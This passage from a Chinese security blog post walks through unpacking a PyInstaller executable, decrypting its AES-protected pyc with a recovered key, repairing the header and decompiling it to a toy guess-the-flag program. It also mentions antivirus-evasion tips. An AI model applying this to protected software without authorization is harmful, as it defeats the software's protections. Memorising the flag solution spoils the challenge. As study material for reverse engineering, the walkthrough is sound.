


```
ULsBSNULNULNULdNULZNULdSOHSNUL)STXZDLE000000guess_flagN)SOHxDAETXkeyxA9NULrSTXNULNUL
```

微信号: crowsec

在这里的key是17位 000000guess_flag 其中N并不属于key值。

在这里使用脚本对加密的文件进行解密，如果是没使用key参数来搞的话，这个文件是未加密的。




比电脑 › 本地磁盘 (C:) › 000_python_exe › reverese_guess › guess_python.exe › guess_python.exe_extracted › PYZ-00.pyz_extracted

名称	修改日期	类型	大小
genericpath.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	2 KB
getopt.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	4 KB
getpass.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	3 KB
gettext.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	8 KB
glob.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	3 KB
guess.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	1 KB
gzip.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	8 KB
hashlib.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	4 KB
hmac.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	3 KB
html.entities.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	20 KB
html.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	2 KB
http.client.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	15 KB
http.cookiejar.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	21 KB
http.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	4 KB


微信号: crowsec

使用脚本来解密。

```
#from key import key
import tinyaes
key = "000000guess_flag"
print (key)

f = open('./guess.pyc.encrypted', 'rb')

data = f.read()

cipher = tinyaes.AES(key.encode(), data[:16])
output = cipher.CTR_xcrypt_buffer(data[16:])

f.close()
import zlib
output = zlib.decompress(output)

f = open('./guess.pyc', 'wb')
f.write(output)
```




get_pyc.py	2021/10/13 11:50	PY 文件	1 KB
guess.pyc	2021/10/13 11:50	Compiled Python Fi...	1 KB
guess.pyc.encrypted	2021/10/12 10:05	ENCRYPTED 文件	1 KB



```
C:\000_python_exe\reverese_guess\guess_python.exe\get_pyc>type get_pyc.py
#from key import key
import tinyaes
key = ”000000guess_flag”
print (key)

f = open('./guess.pyc.encrypted', 'rb')

data = f.read()

cipher = tinyaes.AES(key.encode(), data[:16])
output = cipher.CTR_xcrypt_buffer(data[16:])

f.close()
import zlib
output = zlib.decompress(output)

f = open('./guess.pyc', 'wb')
f.write(output)
C:\000_python_exe\reverese_guess\guess_python.exe\get_pyc>python get_pyc.py
000000guess_flag

C:\000_python_exe\reverese_guess\guess_python.exe\get_pyc>
```

微信号: crowsec


然后复制该文件和struct文件进行处理



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h  55 0D 0D 0A 00 00 00 00 70 79 69 30 10 01 00 00  U.......pyi0....
0010h: E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ã...............
0020h: 00 08 00 00 00 40 00 00 00 73 38 00 00 00 64 00  .....@...s8...d.
0030h: 64 01 64 02 64 03 64 04 64 05 64 06 64 07 67 08  d.d.d.d.d.d.d.g.
0040h: 5A 00 64 08 64 09 6C 01 54 00 64 08 64 0A 6C 01  Z.d.d.l.T.d.d.l.
0050h: 6D 02 5A 02 01 00 64 08 64 0B 6C 01 6D 03 5A 03  m.Z...d.d.l.m.Z.
0060h: 01 00 64 0C 53 00 29 0D DA 08 63 61 6C 63 73 69  ..d.S.).Ú.calcsi
0070h: 7A 65 DA 04 70 61 63 6B DA 09 70 61 63 6B 5F 69  zeÚ.packÚ.pack_i
0080h: 6E 74 6F DA 06 75 6E 70 61 63 6B DA 0B 75 6E 70  ntoÚ.unpackÚ.unp
0090h: 61 63 6B 5F 66 72 6F 6D DA 0B 69 74 65 72 5F 75  ack_fromÚ.iter_u
00A0h: 6E 70 61 63 6B DA 06 53 74 72 75 63 74 DA 05 65  npackÚ.StructÚ.e
00B0h: 72 72 6F 72 E9 00 00 00 00 29 01 DA 01 2A 29 01  rroré....).Ú.*).
00C0h: DA 0B 5F 63 6C 65 61 72 63 61 63 68 65 29 01 DA  Ú._clearcache).Ú
00D0h: 07 5F 5F 64 6F 63 5F 5F 4E 29 04 DA 07 5F 5F 61  .__doc__N).Ú.__a
00E0h: 6C 6C 5F 5F DA 07 5F 73 74 72 75 63 74 72 0B 00  ll__Ú._structr..
00F0h: 00 00 72 0C 00 00 00 A9 00 72 0F 00 00 00 72 0F  ..r....©.r....r.
0100h: 00 00 00 7A 09 73 74 72 75 63 74 2E 70 79 DA 08  ...z.struct.pyÚ.
0110h: 3C 6D 6F 64 75 6C 65 3E 03 00 00 00 73 16 00 00  <module>....s...
0120h: 00 02 00 02 00 02 00 02 00 02 01 02 03 02 03 02  ................
0130h: F7 04 0C 08 01 0C 01                             ÷......
```

微信号: crowsec

复制struct文件的第一行，然后在复制guess_pyc文件的所有信息，到一个新建的文件中。




```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h:  55 0D 0D 0A 00 00 00 00 70 79 69 30 10 01 00 00  U.......pyi0....
0010h:  E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ã...............
0020h:  00 14 00 00 00 40 00 00 00 F3 4E 00 00 00 64 00  .....@...óN...d.
0030h:  64 01 64 02 64 03 64 04 64 05 64 06 64 07 64 08  d.d.d.d.d.d.d.d.
0040h:  64 09 64 03 64 0A 64 0B 64 02 64 0C 64 0D 64 0E  d.d.d.d.d.d.d.d.
0050h:  64 0F 64 10 64 11 67 14 5A 00 64 12 64 13 84 00  d.d.d.g.Z.d.d.„.
0060h:  5A 01 64 14 64 15 84 00 5A 02 65 03 64 16 6B 02  Z.d.d.„.Z.e.d.k.
0070h:  72 4A 65 02 83 00 01 00 64 17 53 00 29 18 E9 70  rJe.ƒ...d.S.).ép
0080h:  00 00 00 E9 76 00 00 00 E9 6B 00 00 00 E9 71 00  ...év...ék...éq.
0090h:  00 00 E9 85 00 00 00 E9 4D 00 00 00 E9 79 00 00  ..é…...éM...éy..
00A0h:  00 E9 78 00 00 00 E9 69 00 00 00 E9 42 00 00 00  .éx...éi...éB...
00B0h:  E9 7F 00 00 00 E9 56 00 00 00 E9 7E 00 00 00 E9  é....éV...é~...é
00C0h:  3B 00 00 00 E9 3A 00 00 00 E9 4A 00 00 00 E9 5D  ;...é:...éJ...é]
00D0h:  00 00 00 E9 87 00 00 00 63 01 00 00 00 00 00 00  ...é‡...c.......
00E0h:  00 00 00 00 00 05 00 00 00 04 00 00 00 43 00 00  .............C..
00F0h:  00 F3 36 00 00 00 67 00 7D 01 67 00 7D 02 7C 00  .ó6...g.}.g.}.|.
0100h:  44 00 5D 1A 7D 03 74 00 7C 03 64 01 18 00 83 01  D.].}.t.|.d...ƒ.
0110h:  7D 04 7C 01 A0 01 7C 04 A1 01 01 00 71 0C 64 02  }.|. .|.¡...q.d.
0120h:  A0 02 7C 01 A1 01 7D 02 7C 02 53 00 29 03 4E E9   .|.¡.}.|.S.).Né
```

微信号: crowsec


6.3 uncompyle6 逆向pyc文件

```
uncompyle6 reverse.pyc > code1013.py
```

此时获得源代码。



```
卷的序列号是 828C-6EED

 C:\000_python_exe\reverese_guess\guess_python.exe 的目录

2021/10/13  11:55    <DIR>          .
2021/10/13  11:55    <DIR>          ..
2021/10/13  11:50    <DIR>          get_pyc
2021/09/24  18:36         6,712,745 guess_python.exe
2021/10/12  10:05    <DIR>          guess_python.exe_extracted
2021/06/10  13:57            12,667 pyinstxtractor.py
2021/10/13  11:54               878 reverse.pyc
               3 个文件      6,726,290 字节
               4 个目录 98,898,804,736 可用字节

C:\000_python_exe\reverese_guess\guess_python.exe>uncompyle6 reverse.pyc
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.7 (tags/v3.8.7:6503f05, Dec 21 2020, 17:59:51) [MSC v.1928 64 bit (AMD64)]
# Embedded file name: guess.py
# Compiled at: 1995-09-28 00:18:56
# Size of source mod 2**32: 272 bytes
new_list = [
 112, 118, 107, 113, 133, 77, 121, 120, 105, 66, 113, 127, 86, 107, 126, 59, 58, 74, 93, 135]

def decrypt(bbb):
    list2 = []
    list3 = []
    for i in bbb:
        c = chr(i - 10)
```



```
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.7 (tags/v3.8.7:6503f05, Dec 21 2020, 17:59:51) [MSC v.1928 64 bit (AMD64)]
# Embedded file name: guess.py
# Compiled at: 1995-09-28 00:18:56
# Size of source mod 2**32: 272 bytes
new_list = [
 112, 118, 107, 113, 133, 77, 121, 120, 105, 66, 113, 127, 86, 107, 126, 59, 58, 74, 93, 135]

def decrypt(bbb):
    list2 = []
    list3 = []
    for i in bbb:
        c = chr(i - 10)
        list2.append(c)
    else:
        list3 = ''.join(list2)
        return list3


def guess_flag():
    while True:
        try:
            tmp = str(input('[+] Please input your flag: '))
            if tmp == decrypt(new_list):
                print('[+] nice, the flag is your input !!!')
                break
            else:
                if tmp == str('q'):
                    print('[-] bye !')
                    break
                else:
                    print('[-] ~lol~, Do you really want to guess the flag ?\n q will exit')
        except:
            pass


if __name__ == '__main__':
    guess_flag()
```

07 总结

本文主要对pyinstaller打包的文件进行了超简单逆向分析，在这里也有一些免杀的小小的tips，其中也参考了诸多的资料，不乏有诸多错误，希望各位师傅能够批评指正。

08 参考资料

> `https://zhuanlan.zhihu.com/p/133303836`
>
> `https://blog.csdn.net/lzy98/article/details/83246281`
>
> `https://blog.csdn.net/qwemicheal/article/details/52864656`
>
> `https://s0uthwood.github.io/2021/06/22/CISCN-N-2021-RE-Writeup/`

微信公众号：乌鸦安全

扫取二维码获取更多信息！